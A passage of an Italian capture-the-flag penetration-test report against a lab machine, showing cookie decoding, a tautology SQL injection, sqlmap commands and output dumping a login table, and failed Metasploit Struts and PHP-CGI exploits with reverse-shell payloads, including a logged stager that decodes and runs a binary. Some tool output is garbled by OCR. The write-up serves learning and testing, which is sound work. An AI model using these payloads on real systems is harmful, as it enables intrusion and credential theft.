11 Referer: http://192.168.64.7/enter_network/
12 Cookie: user=JGFyZz9uMmkjdj0xOSrtPTY1NTM2LH09NCxwPTEkY0hVVJYV3dhbkZ3Unk5WVRxa3hSdyRadTFBYXp2dnVhdUNJNxpiQUFvRGxpWVNyMDlpSEI3TVNMNnNzWmErWXE4; role=MjEyMzJaMjk3YTU3YTvhNz0z0dk0YTBLNGE4MDFmYzM%253D
13 Upgrade-Insecure-Requests: 1
14
15 user=admin&pass=123456test&sub=SEND
  
```

Figura 5.11: Richiesta intercettata dalla Burp Suite

Partendo dalle informazioni ottenute dai cookie, è stata eseguita un'operazione di decodifica sul campo "user". Tuttavia, questa operazione non ha prodotto risultati rilevanti o utili per la nostra analisi. Al contrario, il campo "role" presente nei cookie è stato automaticamente decodificato in Base64 attraverso l'utilizzo di Burp Suite (Figura 5.12).

Decoded from:	Selected text	Decoded to
URL encoding	MjEyMzJaMjk3YTU3YTvhNz0z0dk0YTBLNGE4MDFmYzM%253D	MjEyMzJaMjk3YTU3YTvhNz0z0dk0YTBLNGE4MDFmYzM3
Base64	21232f297a57a5a743894a0e4a801fc3	

Figura 5.12: Decodifica in Base64 del campo "role"

Successivamente, il valore decodificato del campo "role" è stato convertito utilizzando un convertitore online reperibile al seguente indirizzo: "<https://md5.gromweb.com/>". Questo convertitore ha permesso di ottenere il risultato mostrato nella Figura 5.13, il quale ha rivelato che l'utente che interagisce con il form di login possiede un ruolo di "admin".

MD5 reverse for 21232f297a57a5a743894a0e4a801fc3

The MD5 hash:

21232f297a57a5a743894a0e4a801fc3

was successfully reversed into the string:

admin

Feel free to provide some other MD5 hashes you would like to try to reverse.

A screenshot of a web application interface. At the top, there is a blue header bar with the text "Reverse a MD5 hash". Below this, the main area has a light gray background. On the left, there is an input field containing the text "21232f297a57a5a743894a0e4a801fc3". To the right of the input field is a button labeled "Reverse".

Figura 5.13: Decodifica MD5 del campo "role"

Dopo aver preso atto di questa scoperta, si è proceduto a un ulteriore tentativo di accesso al sistema in questione utilizzando le seguenti credenziali: username "admin" e password "admin". Tuttavia, è importante sottolineare che questo tentativo non ha avuto successo.

Tenendo conto delle analisi svolte nei capitoli precedenti, in cui è stata identificata la presenza della vulnerabilità "SQL Injection - MySQL", si è proceduto pertanto a eseguire un ulteriore tentativo di accesso al sistema utilizzando:

- username "1 'OR' 1 '=' 1"
- password "1 'OR' 1 '=' 1"

L'obiettivo era sfruttare questa vulnerabilità per creare una query che fosse sempre verificata. È opportuno sottolineare che, nonostante non sia stato visualizzato alcun messaggio di errore, è stato rilevato che l'iniezione SQL potrebbe essere ancora presente, indipendentemente dalla presenza di un messaggio di errore esplicito.

SQL Injection

Al fine di sfruttare la vulnerabilità di SQL Injection, è stato impiegato il tool "sqlmap", il quale presenta un supporto esteso per diversi database, inclusa la piattaforma MySQL. Questo strumento ci ha consentito di sfruttare un file di richiesta HTTP per attuare l'iniezione di codice malevolo nella vulnerabilità individuata.

Per utilizzare questa funzionalità, è stata generata una richiesta di accesso attraverso l'uso di credenziali fittizie, le quali sono state acquisite mediante l'uso del tool Burp Suite. Successivamente, la richiesta è stata esportata in un file denominato "sqlinternetnetwork"

tramite l'opzione "Copia su file" offerta dallo strumento Burp Suite, come illustrato nella Figura 5.14.




Figura 5.14: File "sqlinternetnetwork"

Successivamente è stato utilizzato il comando mostrato nella Figura 5.15.

```
● ● ●
1 sqlmap -r sqlinternetnetwork -p user --current-user
```

Figura 5.15: Comando sqlmap eseguito per ottenere l'utente corrente su database

Il comando "sqlmap -r sqlinternetnetwork -p user --current-user" esegue l'applicazione di analisi e sfruttamento di vulnerabilità denominata sqlmap con una specifica configurazione di opzioni e parametri. L'obiettivo di tale esecuzione è sfruttare una specifica vulnerabilità di SQL Injection presente nel file di richiesta HTTP denominato "sqlinternetnetwork" al fine di

ottenere informazioni rilevanti sull'utente attualmente autenticato all'interno del contesto del database.

Ogni parametro incluso nel comando svolge una funzione specifica, come segue:

- Il parametro "-r sqlinternetnetwork" indica il percorso del file di richiesta HTTP che verrà utilizzato come input per l'iniezione di SQL, consentendo a sqlmap di analizzarlo e sfruttare la vulnerabilità.
- Il parametro "-p user" specifica il nome del parametro all'interno della richiesta HTTP che sarà soggetto all'iniezione di SQL. In questo caso, il parametro denominato "user" sarà il bersaglio di tale attacco.
- Infine, l'opzione "--current-user" viene utilizzata per richiedere a sqlmap di ottenere le informazioni sull'utente corrente nel contesto del database, sfruttando la vulnerabilità di SQL Injection precedentemente individuata e sfruttata.

In sintesi, l'esecuzione del comando permette l'utilizzo di sqlmap per analizzare e sfruttare la vulnerabilità di SQL Injection presente nel file di richiesta "sqlinternetnetwork" sul parametro "user". Successivamente, vengono recuperate le informazioni sull'utente attualmente autenticato all'interno del database.

```
Parameter: user (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=admin' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))U0wF) AND 'UhqG='UhqG&pass=123456test&sub=SEND
[20:11:55] [INFO] the back-end DBMS is MySQL
[20:11:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:12:05] [INFO] fetching current user
[20:12:05] [INFO] retrieved:
[20:12:18] [INFO] adjusting time delay to 3 seconds due to good response time
s
root@localhost
current user: 'root@localhost'
[20:17:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.7'
[*] ending @ 20:17:05 /2023-06-06/
```

Figura 5.16: Output dell'attacco effettuato

Come illustrato nella Figura 5.16, l'attacco di SQL Injection è stato eseguito con successo, fornendoci l'informazione sull'utente corrente del database identificato come "root@localhost".


A questo punto, poiché siamo riusciti a ottenere un risultato valido dall'attacco, procederemo con l'operazione di dumping del database. Tale operazione comporta l'esplorazione della tabella in cui è conservata la chiave necessaria per accedere alla macchina target.



```
1  sqlmap -r sqlinternetnetwork -p user --dump
```

Figura 5.17: Comando sqlmap eseguito per effettuare il dump del database

Il comando eseguito per effettuare il dump del database è mostrato nella Figura 5.17, esso ci permetterà di ottenere la tabella denominata "login" all'interno del database fornendoci in chiaro l'username e la password dell'utente admin.



```
[root@kali:~/home/kali/Scrivania] # sqlmap -r sqlinternetnetwork -p user --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:19:00 /2023-06-06/
[20:19:00] [INFO] parsing HTTP request from 'sqlinternetnetwork'
[20:19:00] [INFO] resuming back-end DBMS 'mysql'
[20:19:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))U0wF) AND 'UhqG='=UhqG&pass=123456test&sub=SEND
-----
[20:19:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
```

Figura 5.18: Comando sqlmap eseguito per effettuare il dump del database

Il comando soprastrante viene utilizzato per eseguire il tool sqlmap con determinate opzioni e parametri al fine di sfruttare una vulnerabilità di SQL Injection nel contesto di un'applicazione web. La finalità è ottenere i dati presenti nel database associato all'applicazione tramite la tecnica del "dump".

Analizzando i singoli parametri del comando, possiamo osservare quanto segue:

- Il parametro "-r sqlinternetnetwork" specifica il percorso del file di richiesta HTTP che verrà utilizzato per l'iniezione di SQL. Questo file contiene le informazioni necessarie per eseguire l'attacco di SQL Injection.

- Il parametro "-p user" identifica il parametro della richiesta HTTP che verrà sfruttato per l'iniezione di SQL. In questo caso, il parametro denominato "user" sarà il bersaglio dell'attacco.
- Il parametro "--dump" indica a sqlmap di eseguire l'operazione di dumping del database. Durante questa fase, sqlmap utilizzerà l'iniezione di SQL per recuperare i dati contenuti nelle tabelle del database associato all'applicazione.

In sintesi, il comando "sqlmap -r sqinternetnetwork -p user --dump" consente l'analisi e lo sfruttamento di una vulnerabilità di SQL Injection nel file di richiesta "sqinternetnetwork" sul parametro "user". Successivamente, attraverso l'operazione di dumping del database, vengono estratti e ottenuti i dati presenti nelle tabelle del database.

```
[20:26:51] [INFO] fetching tables for database: 'Machine'
[20:26:51] [INFO] fetching number of tables for database 'Machine'
[20:26:51] [INFO] retrieved: 1
[20:27:07] [INFO] retrieved: login
[20:29:50] [INFO] fetching columns for table 'login' in database 'Machine'
[20:29:50] [INFO] retrieved: 3
[20:30:21] [INFO] retrieved: username
[20:34:00] [INFO] retrieved: password
[20:38:07] [INFO] retrieved: role
[20:40:16] [INFO] fetching entries for table 'login' in database 'Machine'
[20:40:16] [INFO] fetching number of entries for table 'login' in database 'Machine'
[20:40:16] [INFO] retrieved: 1
[20:40:32] [WARNING] (case) time-based comparison requires reset of statistical model, please
wait..... (done)
FLAG{N7:KSA_0}
[20:48:21] [ERROR] invalid character detected. retrying..
[20:48:21] [WARNING] increasing time delay to 7 seconds
1
[20:49:52] [INFO] retrieved: admin
[20:52:25] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| role | password | username |
+-----+-----+-----+
| admin | FLAG{N7:KSA_01} | administrator |
+-----+-----+-----+
[20:59:06] [INFO] table 'Machine.login' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.64.7/dump/Machine/login.csv'
[20:59:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.7'
[*] ending @ 20:59:06 /2023-06-06/
```

Figura 5.19: Output del dumping del database

Come evidenziato nell'illustrazione 5.19, è stato ottenuto con successo l'accesso alla tabella "login" del database denominato "Machine", contenente le credenziali necessarie per accedere alla macchina target. Pertanto, l'attacco ha avuto esito positivo e la CTF è stata catturata con successo.

5.0.3 Parte III

Dopo aver acquisito in modo non autorizzato le credenziali di accesso al sistema di destinazione, sono stati effettuati numerosi tentativi volti ad instaurare una connessione remota con la macchina target al fine di ottenere il controllo completo del sistema.

1° tentativo: upload di una reverse shell

Dopo aver condotto un'analisi preliminare della pagina "http://192.167.64.7/exploit.html", è stato eseguito un processo di manipolazione del codice sorgente mediante l'ispezione della pagina stessa. Sono stati apportati dei cambiamenti all'attributo "action" del form e sono stati effettuati tentativi di forzare il caricamento dei dati come illustrato nelle Figure 5.20 e 5.21. Tuttavia, non è stato possibile completare l'operazione di scrittura del file sul server Apache della macchina target.




Figura 5.20: Invio della richiesta tramite URL 1




Figura 5.21: Invio della richiesta tramite URL 2

2° tentativo: utilizzo del tool Metasploit

Al fine di sfruttare di exploit disponibili per tutte le vulnerabilità trovate dalle precedenti analisi, è stato utilizzato il tool Metasploit 6, che ci ha consentito di cercare exploit compatibili e payload che potessero consentirci di effettuare un exploit della macchina target.

Inizialmente, sfruttando la vulnerabilità di Apache Struts 2.2.1.1 - Remote Command Execution² (Metasploit), è stato osservato che sia l'exploit compatibile che il payload erano disponibili attraverso il sito exploit-db.

²<https://www.exploit-db.com/exploits/18984>

Successivamente, la Figura 5.22 mostra la configurazione impiegata per l'utilizzo di tale vulnerabilità:

```
msf6 exploit(multi/http/struts_code_exec_exception_delegator) > show options
Module options (exploit/multi/http/struts_code_exec_exception_delegator):
  - Name   11  Current Setting  Required  Description
    CMD      4      no          Execute this command instead of us
                                ing command stager
    Proxies
    RHOSTS    192.168.64.7    yes         A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
                                         The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-frame
                                         work/wiki/Using-Metasploit
    RPORT     80           yes         The target port (TCP)
    SRVHOST   0.0.0.0       yes         The local host or network interfa
                                         ce to listen on. This must be an ad
                                         dress on the local machine or 0.0.
                                         0.0 to listen on all addresses.
    SRVPORT   8080         yes         The local port to listen on.
    SSL        false        no          Negotiate SSL/TLS for outgoing con
                                         nections
    SSLCert
    TARGETURI
    URIPATH
    VHOST

Payload options (multi/meterpreter/reverse_http):
  - Name   Current Setting  Required  Description
    LHOST   192.168.64.6    yes         The local listener hostname
    LPORT   4444           yes         The local listener port
```

Figura 5.22: Configurazione exploit 1 - Remote Command Execution

L'output ottenuto durante l'esecuzione dell'exploit "multi/http/struts_code_exec_exception_delegator" con configurazione del payload "multi/meterpreter/reverse_http" può essere visualizzato nell'illustrazione 5.23. Dall'analisi di tale output emerge che l'exploit è stato eseguito, tuttavia non è stato possibile stabilire una connessione con successo alla macchina target.

```
msf6 exploit(multi/http/struts_code_exec_exception_delegator) > exploit
[*] Started reverse TCP handler on 192.168.64.6:4444
[*] Exploit completed, but no session was created.
```

Figura 5.23: Parte dell'output del exploit - Remote Command Execution

È stato effettuato un tentativo utilizzando un altro exploit disponibile sempre legato alla

famiglia Apache Struts < 2.2.0 - Remote Command Execution³ (Metasploit).

La configurazione di tale exploit è illustrata nella Figura 5.24:

```

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  LHOST  192.168.64.6    yes       The listen address (an interface may b
                                  e specified)
  LPORT  4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  1  Linux Universal

msf6 exploit(multi/http/struts_code_exec) > exploit
[*] Started reverse TCP handler on 192.168.64.6:4444
[*] Attempting to execute: /bin/sh@-c@touch /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@-c@echo f0VMRgEBAQAAAAAAAAAAIAAwABAAAAVI
AECDQAAAAAAAAAAADQAIABAAAAAAAEEAAAAAIAECACABAjPAAAASgEAAAeAAAAAEAA
AagpeMdv341NDU2oCsGaJ4c2Al1towKhABmgCABFcieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhq
AGoFieMxyc2AhcB5vesnsg5ABAAAInjwesMweMMsh3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAA
AC7AQAAAM2A | tee /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@-c@base64 -d /tmp/4FxJ.b64|tee /tmp/4FxJ
[*] Attempting to execute: /bin/sh@-c@chmod +x /tmp/4FxJ
[*] Attempting to execute: /bin/sh@-c@rm /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@-c@/tmp/4FxJ
[*] Exploit completed, but no session was created.

```

Figura 5.24: Parte dell'output del exploit - Remote Command Execution

L'output ottenuto durante l'esecuzione dell'exploit denominato "multi/http/struts_code_exec" utilizzando la configurazione del payload "multi/meterpreter/reverse_tcp" è riportato nell'illustrazione 5.24. Dall'analisi di tale output emerge che l'exploit è stato eseguito con successo, generando diverse istanze di esecuzione di comandi /bin/bash. Tuttavia, non è stato possibile stabilire una connessione riuscita alla macchina target.

Successivamente, sono stati testati ulteriori payload compatibili con l'exploit sopra menzionato, inclusi:

- linux/x86/meterpreter/reverse_tcp;
- linux/x86/shell/reverse_tcp;
- generic/shell_reverse_tcp;
- linux/x86/meterpreter/shell_reverse_tcp;
- linux/x86/meterpreter/shell_reverse_tcp;

³<https://www.exploit-db.com/exploits/17691>

- linux/x86/metsvc_reverse_tcp;

Anche in questa circostanza, i risultati non hanno subito variazioni. Di conseguenza è stato condotto un ulteriore tentativo mediante l'utilizzo dell'exploit "multi/http/ php_cgi_arg_injection" impiegando la configurazione del payload "php/meterpreter/reverse _tcp". Tale azione è stata intrapresa in considerazione della presenza di pagine PHP all'interno dell'applicazione web, al fine di sperimentare un attacco nei suoi confronti. La configurazione di tale attacco può essere osservata nella Figura 5.25.

```

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.64.7
RHOSTS => 192.168.64.7
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
[*] Name: http: Current Setting: Required Description
[*] MEDIUM
[*] PLESK AP-Scanner: false INFO org.opensproxy.Scanner.HostProcess Proxies
[*] Post/Plugin: http://192.168.64.7 A proxy chain of format type:host:port[,type:host:port][...]
[*] RHOSTS: 192.168.64.7 org.opensproxy.Scanner.HostProcess
[*] Start host: http://192.168.64.7 | SOAP XMLRPC
[*] Threshold: MEDIUM
[*] RPORT: 80 [0] INFO org.opensproxy.Scanner.HostProcess
[*] SSLed host/p: false http://192.168.64.7 Negotiate SSL/TLS for outgoing connections
[*] TARGETURI: scanner-0] INFO org.opensproxy.Scanner.HostProcess
[*] completed host: http://192.168.64.7 in 811.33s
[*] URIENCODING: 0 [0] INFO org.parosproxy.paros.OptionsPanel Level of URI URIENCODING and padding (0 for minimum)
[*] completed in 811.33s
[*] VHOST: no HTTP server virtual host

[*] Payload options (php/meterpreter/reverse_tcp):
[*] Name: Current Setting: Required Description
[*] look_for_user_supplied_input_in_get_variables: yes org.opensproxy.Scanner.HostProcess
[*] LHOST: 192.168.64.6 right by controlled. The listen address (an interface may be specified)
[*] LPORT: 4444 yes The listen port

```

Figura 5.25: Parte della configurazione dell' exploit - CGI_ARG_INJECTION

Nella Figura 5.26 è rappresentato l'output generato dall'attacco, che riporta la seguente descrizione: "L'esecuzione dell'exploit è stata completata, tuttavia non è stata creata alcuna sessione".

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.64.6:4444
[*] Exploit completed, but no session was created.
```

Figura 5.26: Parte dell'output del exploit - Remote Command Execution

3° tentativo: utilizzo del tool Armitage

Al fine di massimizzare l'utilizzo del software Metasploit, è stato impiegato Armitage come sua interfaccia grafica. Armitage rappresenta un'interfaccia utente intuitiva e grafica che facilita l'utilizzo di Metasploit, consentendo agli utenti di visualizzare e gestire in modo più efficiente gli strumenti e le funzionalità offerti da Metasploit. Questo software offre funzioni avanzate di scansione, enumerazione, sfruttamento e post-sfruttamento delle vulnerabilità, permettendo agli utenti di automatizzare e semplificare le attività di penetration testing.

Inizialmente, è stata condotta una scansione dell'asset utilizzando le opportune funzionalità messe a disposizione dal software. Una volta individuata la macchina target, si è proceduto alla ricerca degli exploit compatibili con quest'ultima.

Di seguito verranno presentati i vari exploit utilizzati con le relativa configurazioni, tuttavia senza successo nell'ottenimento del controllo remoto della macchina.





Figura 5.27: Exploit - exploit/unix/ftp/proftpd_modcopy_exec




```

msf6 > use exploit/linux/http/airties_login_cgi_bof
[*] No payload configured, defaulting to linux/mipsbe/meterpreter/reverse_tcp
msf6 exploit(linux/http/airties_login_cgi_bof) > set TARGET 0
TARGET => 0
RHOSTS => 192.168.64.7
msf6 exploit(linux/http/airties_login_cgi_bof) > exploit -j
LHOST => 192.168.64.16
LPORT => 3373
PAYLOAD => generic/shell_bind_tcp
RPORT => 80
SRVPORT => 8080
SSL => false
SRVHOST => 0.0.0.0
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] Accessing the vulnerable URL...
[-] Exploit aborted due to failure: unknown: 192.168.64.7:80 - Failed to access the vulnerable URL.

msf6 exploit(linux/http/airties_login_cgi_bof) > |

```

Figura 5.28: Exploit - exploit/linux/http/airties_login_cai_bof


